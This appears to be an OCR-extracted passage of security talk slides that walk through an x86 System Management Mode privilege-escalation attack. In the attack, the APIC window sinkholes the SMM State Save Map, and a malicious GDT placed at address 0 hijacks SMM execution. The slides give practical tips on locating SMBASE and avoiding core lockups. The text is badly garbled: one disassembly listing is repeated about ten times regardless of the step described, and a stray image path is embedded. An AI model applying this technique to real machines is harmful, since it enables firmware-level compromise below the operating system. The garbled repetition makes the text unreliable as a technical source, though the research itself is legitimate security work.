0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
```

- The upcoming far jump will now enter GDT descriptor 0x10, under ring 0 control.

```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
0:8016  shr     edx, 10h
0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
```

- Load SMBASE from the State Save Map.
  - The State Save Map is inadvertently sinkholed by our attack
  - SMBASE is incorrectly read as 0

```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
0:8016  shr     edx, 10h
0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
```

- Use self modifying code to configure the upcoming protected mode to long mode transition


```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
0:8016  shr     edx, 10h
0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
```

- Compute a flat offset to the 32 bit SMM code
  - Incorrectly calculated as 0x8097

```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
0:8016  shr     edx, 10h
0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
```

- Use self modifying code to configure the upcoming 16-to-32 bit protected mode transition

```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
0:8016  shr     edx, 10h
0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
```



```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
0:8016  shr     edx, 10h
0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
```

Switch from real mode to
16 bit protected mode

```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
0:8016  shr     edx, 10h
0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
```

- The far jump causes SMM to load a protected mode memory mapping from the GDT at address 0 (under Ring 0 control).
- By preemptively configuring a malicious GDT and placing it at address 0, we can control the SMM memory mappings, and hijack execution.

- Jump to 0x10:0x8097

```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
0:8016  shr     edx, 10h
0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
```

(These wonderful instructions miraculously save the attack)

Applying the Attack

- Challenges:
  - Locating SMBASE
    - Requires RE and guesswork
    - Or brute force and patience

Applying the Attack

- Challenges:
  - If the APIC window overlaps the State Save Map, the transition to SMM dumps the system state into the APIC. This is generally undefined behavior, and may cause the core to lock.

Applying the Attack

- Challenges:
  - If the State Save Map is sinkholed
    - All system state information is lost
    - We've gone too deep, and burned our way out
    - Solution:
      - Execute an SMI immediately prior to the attack, to cache a valid state save map